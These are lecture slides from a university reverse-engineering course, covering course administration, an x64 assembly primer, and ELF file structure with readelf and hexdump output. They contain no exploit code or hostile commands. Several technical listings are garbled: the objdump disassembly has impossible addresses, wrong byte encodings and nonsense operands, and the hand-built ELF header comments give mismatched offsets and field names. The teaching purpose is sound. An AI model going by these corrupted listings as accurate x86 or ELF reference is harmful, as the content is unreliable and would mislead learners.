

REVERSE ENGINEERING – CLASS 0x00

ADMINISTRATIVE INFORMATION

Cristian Rusu

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- who we are
- organization
- evaluation
- structure of the course
- objectives
- general references

WHO WE ARE

- Cristian Rusu
 - course
 - contact: cristian.rusu@unibuc.ro
 - class web page: <https://cs.unibuc.ro/~crusu/re/index.html>
- Cristian-Cătălin Nicolae and Alexandru Mocanu
 - lab work
 - contact
 - cristian-catalin.nicolae@unibuc.ro
 - alexandru.mocanu@s.unibuc.ro

ORGANIZATION AND EVALUATION

- organization:
 - 1h course / week
 - 2h lab work / 1 week
- evaluation:
 - 60% lab work during the semester
 - 40% final project (multiple RE tasks)
- how to pass:
 - > 50% for the lab work
 - you can miss (unannounced) a maximum of two lab sessions
 - lab sessions are mandatory to pass in the same year
 - > 50% final project
 - both are hard limits!

ORGANIZATION AND EVALUATION

- for the course
 - we talk about the big ideas in RE
 - concept/methods/techniques
 - here, the ideas are important
- for the lab work: you will need a laptop to be able to run all the lab work during the semester
 - practice, practice, practice
 - a lot of programming
 - Assembly x86
 - basic Windows/Linux/Git/python/C/OS knowledge is assumed

ORGANIZATION AND EVALUATION

- the expected work-load

2. Date despre disciplină

2.1. Denumirea disciplinei	Inginerie inversă și tehnici de securizare a codului				
2.2. Titularul activităților de curs	Lector dr. Ruxandra-Florentina Olimid				
2.3. Titularul activităților de seminar / laborator / proiect	Lector dr. Ruxandra-Florentina Olimid				
2.4. Anul de studiu	II	2.5. Semestrul	II	2.6. Tipul de evaluare	E
				2.7. Regimul disciplinei	Continut ⁽¹⁾
					DS
				Obligativitate ⁽²⁾	DI

3. Timpul total estimat (ore pe semestru al activităților didactice)

3.1. Număr de ore pe săptămână	3	din care: 3.2. curs	1	3.3. seminar/ laborator/ proiect	2
3.4. Total ore pe semestru	30	din care: 3.5. curs	10	3.6. SF	20
Distribuția fondului de timp					
3.4.1. Studiu după manual, suport de curs, bibliografie și notițe – nr. ore SI					Ore
3.4.2. Documentare suplimentară în bibliotecă, pe platformele electronice de specialitate și pe teren					56
3.4.3. Pregătire seminare/ laboratoare/ proiecte, teme, referate, portofoliu și eseuiri					20
3.4.4. Examinări					70
3.4.5. Alte activități					4
3.7. Total ore studiu individual	150				
3.8. Total ore pe semestru	180				
3.9. Numărul de credite	6				

NO PLAGIARISM IS ALLOWED

- you will fail the class
- you will be reported to the appropriate institutional offices
- NO copy/paste anywhere
- do not copy from your colleagues (responsibility is shared)

STRUCTURE OF THE COURSE

- Introduction to RE
- x86 crash course
- Static analysis
- Dynamic analysis
- Smashing the stack
- NX/DEP, ASLR, ROP
- RE for other platforms (not Win32 and Linux)
- Further topics

OBJECTIVES

- understand what an executable does and how it works
- go from binaries back to something resembling source code
- pitfall due to architecture and coding issues
- exploit binaries

OBJECTIVES

- you will be able to analyze a binary executable
 - understand CPU execution
 - analyze CPU instructions
 - follow execution paths and logic
 - monitor the interactions with the OS and other software
- in many ways, you will become a detective of some sort

OBJECTIVES

- Jobs in:
 - cybersecurity
 - malware analysis
 - gaming
 - academia/research
 - ...
 - in general, RE boosts your profile

GENERAL REFERENCES

- Radu Caragea, *Binary Reverse Engineering And Analysis* (2021),
https://pwnthybytes.ro/unibuc_re
- Alex Gantman, *In Defense of Reverse Engineering*,
<https://againsthimself.medium.com/in-defense-of-reverse-engineering-e07fe19b26c>
- Eldad Eilam, *Reversing: Secrets of Reverse Engineering*
- Jon Erickson, *Hacking: The Art of Exploitation*
- Bruce Dang et. al., *Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation*

REVERSE ENGINEERING – CLASS 0x01

ASSEMBLY X64 CRASH COURSE

Cristian Rusu

RECAP


- black-box analysis of binaries (Lab session 0x01)
 - only interactions of the binary with other binaries, libraries, SO
- white-box analysis of binaries
 - assembly code analysis
- gray-box analysis of binaries
 - a combination of the two above

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
- compilation process
- assembly x64
- machine code
- examples

FROM SOURCE CODE TO EXECUTION

- În general (nu doar pentru Assembly)



FROM SOURCE CODE TO EXECUTION



AN EXAMPLE

- **objdump -d checklicense**

```

0000000000000740 <main>:
740: 55 push %rbp
741: 48 89 e5 mov %rsp,%rbp
744: 48 83 ec 10 sub $0x10,%rsp
745: 48 83 c0 00 mov %rbp,%rbp
746: 48 89 f5 f0 mov %rsi,-0x10(%rbp)
747: 83 7d fc 02 cmpl $0x2,%r4(%rbp)
753: 75 59 jne .L2
755: 48 8b 45 f0 mov -0x10(%rbp),%rax
759: 48 83 c0 08 add $0x8,%rax
758: 48 8b 00 00 mov (%rax),%rax
759: 48 83 c0 00 mov %rax,%rax
763: 48 8d 3d ea 00 00 lea 0x2e(%rip),%rdi # 854 <_IO_stdin_used+0x4>
768: b0 00 00 00 00 mov $0x0,%eax
76f: 48 6c fe ff ff callq *%eax<printf@plt> -0x10(%rbp),%rax
774: 48 8b 45 f0 mov %rsi,%rbp
778: 83 c0 08 add $0x8,%rax
776: 48 8b 00 00 mov (%rax),%rax
780: 48 8d 3d ee 00 00 lea 0x2e(%rip),%rdi # 872 <_IO_stdin_used+0x22>
786: 48 89 c7 mov %rax,%rdi
789: 62 00 00 00 00 mov $0x0,%eax
78e: 85 d2 fe ff callq 5f0 <strcmp@plt>
798: 75 0e test %eax,%eax
792: 48 8d 3d e2 00 00 lea 0x2e(%rip),%rdi # 87b <_IO_stdin_used+0x2b>
796: e8 32 fe ff ff callq 5f0 <strcmp@plt>
7a0: 48 8d 3d e4 00 00 lea 0x4(%rip),%rdi # 88b <_IO_stdin_used+0x3b>
7a7: e8 24 fe ff callq 5d0 <puts@plt>
7ac: eb 0c jmp 7ba <main+0x7a> # 899 <_IO_stdin_used+0x49>
7b5: 48 8d 3d e4 00 00 lea 0x4(%rip),%rdi
7b8: 48 16 fe ff ff callq 5d0 <puts@plt>
7bb: b0 00 00 00 00 mov $0x0,%eax
7c1: c9 leaveq
7c0: c3 retq
7c1: 66 2e 0f 1f 84 00 00 nopw %cs:0x0(%rax,%rax,1)
7c8: 00 00 00
7cb: 0f 44 00 00 nopl 0x0(%rax,%rax,1)

```

BINARY FILES

- contain the machine code (not assembly)
 - assembly = readable machine code
 - also headers and other information for the SO
 - ELF
 - PE
 - WASM
 - (many) more details on binary files in the next class

ASSEMBLY CRASH COURSE

- **registers**
 - **instructions**
 - arithmetic
 - logic
 - memory access
 - control flow
 - **flags**
 - **the stack**
 - **interrupts**

AN EXAMPLE


- **hexeditor checklicense**

ASSEMBLY CRASH COURSE

- the CPU consumes only machine code
 - **assembly = readable machine code**
 - but this is only for the sake of humans
 - **assembly advantages**
 - produces fast code (no overhead)
 - fined grained control (cannot get any finer than this)
 - understand what the CPU/compiler does
 - **assembly disadvantages**
 - in the beginning, it is hell on earth to write assembly code
 - steep learning curve, low productivity
 - hard to maintain large assembly repos
 - compiler may generate „better” code (it often does)

ACC: REGISTERS

- like the „variables” in your code



- RIP: Instruction Pointer
 - RSP: Stack Pointer; RBP: Base Pointer
 - RDI, RSI: for arrays

ACC: ARITHMETIC AND LOGIC

- `MOV RAX, 2021` ; `rax = 2021`
- `SUB RAX, RDX` ; `rax -= rdx`
- `AND RCX, RBX` ; `rcx &= rbx`
- `SHL RAX, 10` ; `rax <= 10`
- `SHR RAX, 10` ; `rax >= 10` (sign bit not preserved)
- `SAR RAX, 10` ; `rax >= 10` (sign bit preserved)
- `IMUL RAX, RCX` ; `rax = rax * rcx`
- `IMUL RCX` ; `<rdx:rax> = rax * rcx` (128 bit mul)
- `XOR RAX, RAX` ; `rax ^= rax`
- `LEA RCX, [RAX * 8 + RBX]` ; `rcx = rax * 8 + rb`

ACC: CONTROL FLOW


- `JMP 0x1234` ; `rip = 0x1234`
- `JMP [RAX]` ; `rip = *(int64_t) rax`
- `JZ/JE 0xABCD` ; if (zf) `rip = 0xabcd`
- `JNZ/JNE 0xABCD` ; if (!zf) `rip = 0abcd`

ACC: MEMORY ACCESS

- `MOV RAX, QWORD PTR [0x123456]` ; `rax = *(int64_t*) 0x123456`
- `MOV QWORD PTR [0x123456], RAX` ; `*(&int64_t*) 0x123456 = rax`
- `MOV EAX, DWORD PTR [0x123456]` ; `rax = *(int32_t*) 0x123456`
- `MOV AL, BYTE PTR [0x123456]` ; `al = *(int8_t*) 0x123456`

ACC: THE STACK

- the memory space of a program



ACC: THE STACK

- `PUSH RAX` ; `rsp -= 8; *(int64_t*)rsp = rax;`
- `POP RAX` ; `rax = *(int64_t*)rsp; rsp += 8`
- `CALL 0x12345` ; `PUSH RIP; JMP 0x12345`
- `RET` ; `POP RIP, return value is in RAX`
- `PUSH RBP` ; save previous frame base
- `MOV RBP, RSP` ; move frame base to current top
- `SUB RSP, 100` ; allocate 100 bytes on the stack
; "push new stack frame"
- `MOV RBX, [RBP - 0x20]` ; `rbx = *(int64_t*)(rbp-0x20)`
; use the allocated space for storage
- `LEAVE` ; `MOV RSP, RBP; POP RBP`
; "pop current stack frame"

ACC: SYSCALLS

- many syscalls
 - execve,exit
 - file operations: open, close, read, write, delete
 - allocate/release memory (HEAP)
 - sockets
 - IPC

```
• MOV RAX, 0x2          ; Choose syscall number 2 (open)
• MOV RDI, [RSP + 0x10]  ; Set first argument to some stack value
• SYSCALL               ; Invoke kernel functionality
```

CONCLUSIONS

- assembly is hard
- you do not need to become an expert
- you need to be able to read assembly code, not write it
- absolutely crucial for RE

REFERENCES

- <https://cs.unibuc.ro/~crusu/asc/labs.html>
 - but this is 32 bit assembly, and it is at&t syntax
- Binary Exploitation,
<https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxqlSwKp9mpkfPNfHkzyeN>, videos 0x00 - 0x04
- x64 Assembly and C++ Tutorial,
<https://www.youtube.com/playlist?list=PL0C5C980A28FEE68D>
- Linux x64 Assembly Tutorial,
<https://www.youtube.com/playlist?list=PLKK11Liqqiti8q3qWRtMiMqf1KoKD0vME>

REVERSE ENGINEERING – CLASS 0x02

THE STRUCTURE OF ELF FILES


LAST TIME

- Assembly crash course
- compiler tricks
- lab session on assembly primer

TODAY

- assembly in context
- the structure of binary files
- study of the ELF binaries
- PE for next week

FROM SOURCE CODE TO EXECUTION



<https://slideplayer.com/slide/4695781/>

BINARY FILES


- ELF/SO
- PE/DLL
- WASM
- machine code (assembly translated to CPU readable instructions) is only part of the executable
- all of them have some particular structure we need to understand to in order to execute the binary (ABI)

ELF BINARY

- Executable and Linkable Format (ELF)
 - Header
 - Content
 - Segments
 - Sections
 - Instructions/Data
- relatively recently introduced, from 1999 (standard from '80)
- standard for the Linux OS
 - binary executables
 - libraries
 - etc.


ELF BINARY

- structure of ELF binaries



Linker: places pointers to sections from the binary, not relevant at execution
Loader: places pointers to segments from the binary, used at execution

ELF BINARY



<https://www.ics.uci.edu/~abursetv/238P/hw/hw3-elf/hw3-elf.html>

READELF SECTIONS

- describes program headers

our binary is called a2.out

```
L$ readelf --program-headers a2.out
Elf file type is DYN (Shared object file)
Entry point 0x3a17e0
There are 11 program headers, starting at offset 64

Program Headers:
Type Offset VirtAddr PhysAddr Flags Align
PHDR 0x0000000000000000 0x0000000000000000 0x0000000000000000 R 0x8
INTERP 0x0000000000000000 0x0000000000000000 0x0000000000000000 R 0x8
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD 0x0000000000000000 0x0000000000000000 0x0000000000000000 R 0x8
LOAD 0x0000000000000000 0x0000000000000000 0x0000000000000000 R 0x1000
DYNAMIC 0x0000000000000000 0x0000000000000000 0x0000000000000000 RW 0x8
NOTE 0x0000000000000000 0x0000000000000000 0x0000000000000000 R 0x4
```

READELF SECTIONS

- descrie program headers

```
L$ readelf --section-headers a2.out
There are 37 section headers, starting at offset 0x4aaed0:

Section Headers:
[Nr] Name Type Address Offsize Flags Link Info Align
[ 0] .null NULL 0000000000000000 0 0 0 0
[ 1] .interp PROGBITS 00000000000002a8 000002a8 0 0 1
[ 2] .note.gnu.build-id NOTE 00000000000002c4 000002c4 0 0 4
[ 3] .note.GNU-stack NOTE 00000000000002e8 000002e8 0 0 8
[ 4] .note.gnu.hash GNU_HASH 0000000000000308 00000308 0 0 8
[ 5] .dynsym DYNSYM 0000000000000330 00000330 0 5 0 8
[ 6] .dyntab STRTAB 0000000000000468 00000468 0 0 1
[ 7] .note.gnu.version NOTE 000000000000050c 0000050c 0 0 4
[ 8] .note.gnu.version.r VERNEED 0000000000000528 00000528 0 0 8
[ 9] .rela.dyn RELA 0000000000000548 00000548 0 0 1
```

READELF HEADER

- describes the header

```
L$ readelf -h a2.out
ELF Header:
Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class: ELF64
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: DYN (Shared object file)
Machine: Advanced Micro Devices X86-64
Version: 0x1
Entry point address: 0x3a17e0
Start of program headers: 64 (bytes into file)
Start of section headers: 4894416 (bytes into file)
Flags: 0x0
Size of this header: 64 (bytes)
Size of program headers: 56 (bytes)
Number of program headers: 11
Size of section headers: 64 (bytes)
Number of section headers: 37
Section header string table index: 36
```

.ELF...

READELF SECTIONS

- descrie program headers

```
DYNAMIC 0x0000000000000000a9df8 0x000000000000a9df8 0x000000000000a9df8
0x00000000000000001a0 0x00000000000000001a0 RW 0x8
NOTE 0x00000000000000002c4 0x00000000000000002c4 0x00000000000000002c4
0x0000000000000000004 0x0000000000000000004 R 0x4
GNU_EH_FRAME 0x000000000000a9010 0x000000000000a9010 0x000000000000a9010
0x00000000000000000044 0x00000000000000000044 R 0x4
GNU_STACK 0x00000000000000000000 0x00000000000000000000 RW 0x10
GNU_RELRO 0x00000000000000000000 0x00000000000000000000 R 0x1
0x000000000000000000220 0x000000000000000000220 R 0x1

Section to Segment mapping:
Segment Sections ...
00
01 .interp
02 .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .
gnu.version_r .rela.dyn .rela.plt
03 .init .plt .plt.got .text .fini
04 .rodata .eh.frame.hdr .eh.frame
05 .init.array .fini.array .dynamic .got .got.plt .data .bss
06 .dynamic
07 .note.gnu.build-id .note.ABI-tag
08 .eh.frame_hdr
09
10 .init_array .fini_array .dynamic .got
```

READELF SECTIONS

- descrie program headers

```
[27] .debug_aranges PROGBITS 0000000000000000 0000000000000000 00aa07f
0000000000000000000030 000000000000000000000000 0 0 1
[28] .debug_info PROGBITS 0000000000000000 0000000000000000 00aa0af
000000000000000000000000 0000000000000000 0 0 1
[29] .debug_abbrev PROGBITS 0000000000000000 0000000000000000 00aa113
000000000000000000004d 000000000000000000000000 0 0 1
[30] .debug_line PROGBITS 0000000000000000 0000000000000000 00aa160
0000000000000000000077 000000000000000000000000 0 0 1
[31] .debug_str PROGBITS 0000000000000000 0000000000000000 00aa1d7
0000000000000000000012 0000000000000001 MS 0 0 1
[32] .debug_loc PROGBITS 0000000000000000 0000000000000000 00aa303
0000000000000000000000 0000000000000000 0 0 1
[33] .debug_ranges PROGBITS 0000000000000000 0000000000000000 00aa35c
0000000000000020 0000000000000000 0 0 1
[34] .symtab SYMTAB 0000000000000000 0000000000000000 00aa380
0000000000000000000018 35 54 8
[35] .strtab STRTAB 0000000000000000 0000000000000000 00aa4ae8
00000000000000283 0000000000000000 0 0 1
[36] .shstrtab STRTAB 0000000000000000 0000000000000000 00aaad6b
00000000000000000000160 0000000000000000 0 0 1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
l (large), p (processor specific)
```

READELF HEADER

- describes the header

```
L$ readelf -h a2.out
ELF Header:
Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class: ELF64
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: DYN (Shared object file)
Machine: Advanced Micro Devices X86-64
Version: 0x1
Entry point address: 0x3a17e0
Start of program headers: 64 (bytes into file)
Start of section headers: 4894416 (bytes into file)
Flags: 0x0
Size of this header: 64 (bytes)
Size of program headers: 56 (bytes)
Number of program headers: 11
Size of section headers: 64 (bytes)
Number of section headers: 37
Section header string table index: 36
```

```
L$ hexdump a2.out -n 64
00000000 457f 464c 0102 0001 0000 0000 0000 0000 21
00000010 0003 003e 0001 0000 17e0 003a 0000 0000
00000020 0040 0000 0000 0000 aed0 004a 0000 0000
00000030 0000 0000 0040 0038 000b 0040 0025 0024
00000040
```

.ELF...

READELF HEADER

- describes the header

```
└─$ readelf -h a2.out
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: DYN (Shared object file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x3a17e0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 4894416 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section headers: 64 (bytes)
  Number of section headers: 37

```

a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped

.ELF...

AN EXERCISE

```
└─$ ls -al a2.out
-rwxr-xr-x 1 kali kali 4896784 Jan 20 16:52 a2.out
```

```
└─$ readelf -h a2.out
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: DYN (Shared object file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x3a17e0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 4894416 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section headers: 64 (bytes)
  Number of section headers: 37
  Section header string table index: 36
```

where is the header entry for the .text section?

EXECUTING A STATIC BINARY

- syscall for execution
- EXEC
- reads the header of the binary
- all LOAD directive are executed
- execution resumes at *entry point address* (*_start* and then *main()*)

ELF BY HAND

```
# >>>>>>> ELF FILE HEADER <<<<<<<
# All numbers (except in names) are in base sixteen (hexadecimal)
# 00 <= offset of bytes listed so far
# 01 e_ident[EI_MAG0]: 1: 7f
# 05 e_ident[EI_CLASS]: 1: 32-bit, 2: 64-bit
# 01 e_ident[EI_DATA]: 1: little-endian, 2: big-endian
# 07 e_ident[EI_VERSION]: ELF header version must be 1
# 00 e_ident[EI_OSABI]: Target OS ABI; should be 0
# 00 # 09 e_ident[EI_ABIVERSION]: ABI version; 0 is ok for Linux
# 00 e_ident[EI_PAD]: unused, should be 0
# 10

# 12 e_type: object file type; 2: executable
# 03 00 # 14 e_machine: instruction set architecture; 3: x86, 38: amd64
# 18 e_version: ELF identification version; must be 1

# 54 80 04 08 # 1C e_entry: memory address of entry point (where process starts)
# 34 00 00 00 # 20 e_shoff: file offset where program headers begin
# 00 00 00 00 # 28 e_shsize: size of each section headers
# 00 00 00 00 # 24 e_shoff: file offset where section headers begin
# 00 00 00 00 # 28 e_shsize: size of this header (34: 32-bit, 40: 64-bit)
# 01 00 # 20 e_phoff: file offset where program headers begin
# 28 00 # 30 e_shentsize: size of each section header (28: 32-bit, 40: 64-bit)
# 00 00 # 32 e_shnum: #section headers
# 00 00 # 34 e_shstrndx: index of section header containing section names
# >>>>>>> ELF PROGRAM HEADER <<<<<<<

# 01 00 00 00 # 38 p_type: segment type; 1: loadable
# 54 80 00 00 # 3C p_offset: file offset where segment begins
# 54 80 04 08 # 40 p_paddr: virtual address of segment in memory (x86: 00040054)
# 00 00 00 00 # 44 p_filesz: physical address of segment, unspecified by 386 supplement
# 00 00 00 00 # 48 p_memsz: size in bytes of the segment in the file image #####
# 00 00 00 00 # 4C p_memsz: size in bytes of the segment in memory; p_filesz <= p_memsz
# 05 00 00 00 # 50 p_flags: segment-dependent flags (1: X, 2: W, 4: R)
# 00 10 00 00 # 54 p_align: 1000 for X86

# >>>>>>> PROGRAM SEGMENT <<<<<<<
# 88 01 00 00 # 59 eax <- 1 (exit)
# B8 00 00 00 # 5B ebx <- 0 (param)
# CD 80 # 40 syscall >> int 80
```

ELF header + machine code for EXIT program

Handmade Linux x86 executables: <https://www.youtube.com/watch?v=xHtgDikZod>

https://davos.reeches.org/test

AN EXERCISE

- readelf -S a2.out

[14]	.text	PROGBITS	0000000000000000	AX	0	0	1000	000010b0
	000000000003a08881							

- start of section header (StOSH): 4894416 bytes (sau 0x4AAED0)
- index of section .text: 14
- size of section headers (SiOSH): 64 bytes

- header for .text starts at:

- StOSH + 14 x SiOSH = 4895312 = 0x4AB250
- there is a structure there which described the properties
 - <https://github.com/torvalds/linux/blob/master/include/uapi/linux/elf.h>
 - struct is *elf32_shdr* or *elf64_shdr*

STATIC OR DYNAMIC BINARY

- symbols are references (to functions and variable) in binaries
 - nm a2.out
 - in gdb when you do „break main“, main here is a symbol
 - function name is there in the file, but not essential to execution
 - remove the symbols by „stripping“ the binary
 - stripping symbols
 - debug and RE are much more difficult
 - binaries with smaller size
- static linking
 - libraries symbols are included in the binary at link time
- dynamic linking
 - links to symbols are added by linker and the loader resolves the links
 - resolving symbols at runtime

```
└─$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped
```

STATIC OR DYNAMIC BINARY

- dynamic linking
 - for example: libc.so
 - done dynamically by linker
 - Machine code is in a shared memory location
- when do you compute symbol addresses? *binding*
 - when binary is executed *immediate binding*
 - when symbol is used for the first time *lazy binding*
- shared libraries
 - lib + name + .major + .minor + so
 - libc-2.31.so
 - lib + name + .so + major
 - libc.so.6

STATIC OR DYNAMIC BINARY

- for these reasons, multiple running times are affected
 - compile time
 - one time
 - codul este absolut (*absolute code*)
 - load time
 - each time we execute the binary
 - relocatable code
 - some addresses are computed when loading the binary
 - execute time
 - affected by *lazy binding*

STATIC OR DYNAMIC BINARY

- an issue that can create confusion
- libraries can be of two types:
 - static
 - library is added at compile time
 - dynamic/shared
 - library is linked when executed
 - no need to recompile
 - is placed in *shared memory*
 - *Position Independent Code (Position Independent Execution)*
 - Global Offset Table

STATIC OR DYNAMIC BINARY


• PIE vs. NO PIE

```
(kali㉿kali)-[~]
$ gcc write.c -o write -no-pie
(kali㉿kali)-[~]
$ ./write
hello!
(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe6e4532bc5d, for GNU/Linux 3.2.0, not stripped

(kali㉿kali)-[~]
$ gcc write.c -o write
(kali㉿kali)-[~]
$ ./write
hello!
(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d2555b21eb6838241601e3fc7d, for GNU/Linux 3.2.0, not stripped
```

BINARE STATICE ȘI DINAMICE

• PIE vs. NO PIE



WHAT WE DID TODAY

• ELF binaries

- readelf
- objdump
- nm

• static and dynamic binaries

NEXT TIME ...

- Windows binaries
- Focus on dissassembly
- IDA

REFERENCES

- In-depth: ELF - The Extensible & Linkable Format, <https://www.youtube.com/watch?v=nC1U1LJQL8o>
- Handmade Linux x86 executables, <https://www.youtube.com/watch?v=XH6iDiKxod8>
- Creating and Linking Static Libraries on Linux with gcc, <https://www.youtube.com/watch?v=t5TfYRRHG04>
- Creating and Linking Shared Libraries on Linux with gcc, <https://www.youtube.com/watch?v=mUbWcxSb4fw>
- Performance matters, <https://www.youtube.com/watch?v=rTLSBdHe1A>

REVERSE ENGINEERING – CLASS 0x03

THE STRUCTURE OF PE FILES

Cristian Rusu

